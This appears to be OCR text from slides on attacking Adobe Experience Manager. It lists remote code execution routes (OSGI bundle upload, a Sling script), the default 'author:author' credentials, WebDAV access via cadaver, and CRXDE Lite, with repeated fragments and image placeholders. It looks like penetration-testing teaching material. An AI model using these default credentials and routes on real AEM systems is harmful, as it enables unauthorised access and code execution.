
2.

RCE via uploading OSGI bundle

3.




RCE via credentials of privileged user



aem-rce-sling-script.sh

https://sling.apache.org/documentation/getting-started/discover-sling-in-15-minutes.html

RCE via credentials of privileged user



cadaver https://aem.webapp/crx/repository/crx.default

https://sling.apache.org/documentation/getting-started/discover-sling-in-15-minutes.html

Author user

author:author

Create, modify, delete
any node in /content

SlingPOSTServlet

WebDAV

Other

CRXDE Lite

Author user

author:author

Create, modify, delete
any node in /content

SlingPOSTServlet

WebDAV

Other

CRXDE Lite

https://sling.apache.org/documentation/bundles/manipulating-content-the-slingpostservlet-servlets-post.html

Author user

author:author

Create, modify, delete
any node in /content

SlingPOSTServlet

WebDAV

Other

CRXDE Lite

cadaver https://aem.webapp/crx/repository/crx.default

Author user

author:author

Create, modify, delete
any node in /content

SlingPOSTServlet


WebDAV

Other

CRXDE Lite


https://aem.webapp/crx/de/index.jsp

Non-privileged user




Non-privileged user

https://helpx.adobe.com/experience-manager/6-3/sites/developing/using/querybuilder-predicate-reference.html#hasPermission




Anonymous user



